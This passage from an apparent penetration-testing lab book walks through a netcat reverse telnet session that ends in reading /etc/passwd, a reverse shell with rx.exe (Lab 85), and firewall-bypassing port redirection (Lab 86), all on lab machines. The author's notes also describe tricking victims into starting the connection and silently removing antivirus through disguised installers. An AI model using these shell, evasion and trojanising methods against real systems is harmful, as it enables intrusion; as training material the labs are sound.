

Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Red Hat Linux
Auditor 2100
Windows 2000 Professional
WHAX
Red Hat Linux 8 Server
C:\WINNT\System32\cmd.exe - nc -l -n -v -p 80
C:\WINNT\System32\cmd.exe - nc -l -n -v -p 25
Start
C:\WINNT\System32\cmd...
C:\WINNT\System32\...
10:44 PM

```
C:\Downloads\Netcat>nc -l -n -v -p 80
listening on [any] 80 ...
connect to [172.16.1.56] from <UNKNOWN> [172.16.1.200] 1036
ls -l
cd /root
ls -l
cd tools
ls -l
cat /etc/passwd_
```

```
-rw-r--r--    1 666      games       60834 Mar 20  1996 README
-rw-rw-rw-    1 root     root         2344 Apr 22  2001 Readme.txt
drwxr-xr-x    3 root     root         1024 Dec  8 23:03 SARA
drwxr-xr-x    2 root     root         1024 Jan  2  2005 scripts
drwxr-xr-x    4 501      501          1024 Dec 14 16:06 SPIKE
-rw-------    1 root     root      1916426 Nov 11  2004 spike28.tgz
-rw-------    1 root     root         8786 Dec 14 16:05 spike.sh
drwxr-xr-x    4 1001     wheel        1024 Nov  4 12:11 sprint-0.4.1
drwxr-xr-x    3 root     root         1024 Jan  1  2005 SS
drwxr-xr-x    3 110      150          1024 Nov 11  2004 strobe
-rw-------    1 root     root        35674 Nov 11  2004 strobe-1.06.tar.gz
-rwxr-xr-x    1 666      games        8549 Nov  7  1995 stupidh
drwxr-xr-x    2 root     root         1024 Dec 15 00:14 Teardrop
drwxrwxrwx    6 1000     1000         1024 Nov 12  2004 thcrut-1.2.5
-rw-------    1 root     root       660673 Nov 12  2004 thcrut-1.2.5.tar.gz
drwxr-xr-x    8 root     root         1024 Sep 17  2003 usr
drwxr-xr-x    2 root     root         1024 Aug 27 18:09 WEPCrack
-rw-------    1 root     root         9334 Aug 27 18:02 WEPCrack-0.1.0-2.noarch.
rpm
drwxr-xr-x    3 1000     1000         1024 Nov 10  2004 whisker-1.4.orig
-rw-------    1 root     root       169350 Nov 10  2004 whisker_1.4.orig.tar.gz
```

You can see how easy it is for the attacker to look through the target. The attacker had one final task of looking through the password file by typing:

```
cat /etc/passwd
```


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Red Hat Linux
Auditor 2100
Windows 2000 Professional
WHAX
Red Hat Linux 8 Server
C:\WINNT\System32\cmd.exe - nc -l -n -v -p 80
C:\WINNT\System32\cmd.exe - nc -l -n -v -p 25
Start
C:\WINNT\System32\cmd...
C:\WINNT\System32\...
10:44 PM

```
C:\Downloads\Netcat>nc -l -n -v -p 80
listening on [any] 80 ...
connect to [172.16.1.56] from <UNKNOWN> [172.16.1.200] 1036
ls -l
cd /root
ls -l
cd tools
ls -l
cat /etc/passwd
```

```
ntp:x:38:38::/etc/ntp:/sbin/nologin
rpc:x:32:32:Portmapper RPC user:/:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
nscd:x:28:28:NSCD Daemon:/:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
rpm:x:37:37::/var/lib/rpm:/bin/bash
mailnull:x:47:47::/var/spool/mqueue:/sbin/nologin
smmsp:x:51:51::/var/spool/mqueue:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
pcap:x:77:77::/var/arpwatch:/sbin/nologin
xfs:x:43:43:X Font Server:/etc/X11/fs:/sbin/nologin
named:x:25:25:Named:/var/named:/sbin/nologin
gdm:x:42:42::/var/gdm:/sbin/nologin
desktop:x:80:80:desktop:/var/lib/menu/kde:/sbin/nologin
postgres:x:26:26:PostgreSQL Server:/var/lib/pgsql:/bin/bash
apache:x:48:48:Apache:/var/www:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
squid:x:23:23::/var/spool/squid:/dev/null
webalizer:x:67:67:Webalizer:/var/www/html/usage:/sbin/nologin
mspivey:x:500:500::/home/mspivey:/bin/bash
```

***Note:** Many readers ask at this point how to get the target to initiate the Telnet session to begin with. Keep in mind that most companies allow for port 80 and port 25 traffic anyway, and with tools like Elitewrap (Lab 87) the target can unknowingly initiate a session to the attacker. If the target is Unix/Linux, have the cron job initiate the connection. Security personnel should remember that those computers not needing Telnet should have the application removed from it altogether. After all, why give the tools away to the attacker? Make attackers upload their own toolkit.

Lab 85: Covert Channel — Reverse Shell

Exploit Data from Target Computer: Reverse Shell

Prerequisites: None


Countermeasures: Updated antivirus, strong ACLs

Description: The rx.exe application is "The Smallest VC++ Coded Universal Windows Reverse Shell" for all versions of Windows NT/2K/XP/2003 with any service pack.

- Default port from which it connects: 443
- Default port to which it connects: 8080


Procedure: Start a listening netcat session on the attacker's machine, then execute on the target.

Verify the IP address of the attacker's machine by typing **ipconfig** (Windows) or **ifconfig** (Linux).



```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\>ipconfig

Windows 2000 IP Configuration

Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 10.10.10.30
        Subnet Mask . . . . . . . . . . . : 255.0.0.0
        Default Gateway . . . . . . . . . :

C:\>
```


Verify the IP address of the victim's machine by typing **ipconfig** (Windows) or **ifconfig** (Linux).



```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\Documents and Settings\Administrator>ipconfig

Windows 2000 IP Configuration

Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 10.10.10.10
        Subnet Mask . . . . . . . . . . . : 255.0.0.0
        Default Gateway . . . . . . . . . :

C:\Documents and Settings\Administrator>
```


On the attacker's machine start a netcat listening session for port 8080 by typing:

```
nc -l -n -v -p 8080
```



```
C:\Downloads\Netcat>nc -l -n -v -p 8080_
```

When you press **Enter,** netcat will begin listening for connections on port 8080.




C:\WINNT\System32\cmd.exe - nc -l -n -v -p 8080

```
C:\Downloads\Netcat>nc -l -n -v -p 8080
listening on [any] 8080 ...
```

On the attacker's machine, initiate the **rx.exe** and have it connect back to the attacker by typing:


```
rx <attacker's IP address>
```



Command Prompt


```
C:\>rx 10.10.10.30_
```

You will be shown the command prompt once you press **Enter**. Users might believe it did not work. (Check the attacker's machine next.)




```
C:\>rx 10.10.10.30
C:\>_
```

Notice that the attacker's machine is now showing that a connection has been made and displays a command prompt. (Could this be the victim's computer?)



```
C:\>rx 10.10.10.30
C:\>_
```


Type **ipconfig** (Windows) or **ifconfig** (Linux) to verify the IP address. You will be looking at the IP address of the victim's computer. You may now type away as if you are sitting behind the keyboard of the target computer.



C:\WINNT\System32\cmd.exe - nc -l -n -v -p 8080

```
C:\Downloads\Netcat>nc -l -n -v -p 8080
listening on [any] 8080 ...
connect to [10.10.10.30] from <UNKNOWN> [10.10.10.10] 443
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\>ipconfig
ipconfig

Windows 2000 IP Configuration

Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 10.10.10.10
        Subnet Mask . . . . . . . . . . . : 255.0.0.0
        Default Gateway . . . . . . . . . :

C:\>
```


Once the attacker wants to break the connection, he or she will type **exit** and press **Enter**.



C:\WINNT\System32\cmd.exe - nc -l -n -v -p 8080

```
C:\Downloads\Netcat>nc -l -n -v -p 8080
listening on [any] 8080 ...
connect to [10.10.10.30] from <UNKNOWN> [10.10.10.10] 443
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\>ipconfig
ipconfig

Windows 2000 IP Configuration

Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 10.10.10.10
        Subnet Mask . . . . . . . . . . . : 255.0.0.0
        Default Gateway . . . . . . . . . :

C:\>exit_
```

The attacker will now be back to the command shell of his or her own machine.



```
C:\Downloads\Netcat>nc -l -n -v -p 8080
listening on [any] 8080 ...
connect to [10.10.10.30] from (UNKNOWN) [10.10.10.10] 443
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\>ipconfig
ipconfig

Windows 2000 IP Configuration

Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 10.10.10.10
        Subnet Mask . . . . . . . . . . . : 255.0.0.0
        Default Gateway . . . . . . . . . :

C:\>exit
exit

C:\Downloads\Netcat>_
```

***Note:** I like this application due to its size, and it is quite effective. As with Lab 84, readers tend to ask "how" to get the victim to execute the connection. Using tools such as Elitewrap (Lab 87), Windows scheduler, or Linux cron jobs are a few ways.

Successful attackers tend to think outside the box. Several techniques, such as covert channels or files made with Elitewrap, can be picked up by updated antivirus software. I can tell you with 100 percent certainty that it is possible to remove the antivirus prior to initiating the connection with applications built with the InstallShield application. The key to doing this successfully is to know exactly what changes are made to a system when antivirus software is installed and then reverse the installation process while installing another application.

For example, if an attacker releases a popular PC game, screen saver, or similar software and during this installation process disables or removes your antivirus "under the hood," there is a good chance that a covert channel can be made to the attacker. I personally ran across this situation while working for a company that had not updated its antivirus software in years. The version that this company had was so outdated that the newer version could not be installed without uninstalling all the old versions first. As there were more than 1,000 remote computers, I made a custom software package with

InstallShield that would remove the old antivirus while it was running, reboot the computer, and then install the latest version. By the way, when the antivirus was uninstalled the antivirus icon remained by the clock on the screen, so the end users never knew what had happened, even if they were looking right at it.

Personally, I see a problem if my antivirus can be removed while it is running, but it is possible.

If you need a good application to track all changes made during an installation, including files, Registry changes, and even reboots, I highly recommend the In Control application. The current version is version 5 and is included on the CD or can be downloaded from:

```
http://www.devhood.com/
tools/tool_details.aspx?tool_id=432
```

Chapter 10


Redirection

Lab 86: PortMapper

Traffic Redirection: PortMapper


Prerequisites: None
Countermeasures: Log monitoring, strong access control lists (ACLs)
Description: Firewalls are used to filter undesired network traffic. Port redirection allows you to bypass that restriction by forwarding traffic through allowed ports on the firewalls.
Procedure: Install the application, configure the parameters, and use the program.

From the target machine obtain the IP address by typing **ipconfig** and pressing **Enter**.




```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\Documents and Settings\Administrator>ipconfig

Windows 2000 IP Configuration

Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . : gateway.2wire.net
        IP Address. . . . . . . . . . . . : 172.16.1.60
        Subnet Mask . . . . . . . . . . . : 255.255.0.0
        Default Gateway . . . . . . . . . : 172.16.0.1

C:\Documents and Settings\Administrator>
```

From the attacking machine, obtain the IP address by typing **ipconfig** and pressing **Enter**.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Advanced Server
Red Hat Linux
Auditor 2100
Windows 2000 Professional
WHAX
Red Hat Li
My Documents
Ethereal
My Computer
My Network Places
Recycle Bin
Internet Explorer
Shortcut to msfconsole
ZxSniffer
C:\WINNT\System32\cmd.exe
Start
Configure AnalogX Acon...
C:\WINNT\System32\...
9:16 PM

```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\>ipconfig

Windows 2000 IP Configuration

Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . : gateway.2wire.net
        IP Address. . . . . . . . . . . . : 172.16.1.56
        Subnet Mask . . . . . . . . . . . : 255.255.0.0
        Default Gateway . . . . . . . . . : 172.16.0.1

C:\>_
```

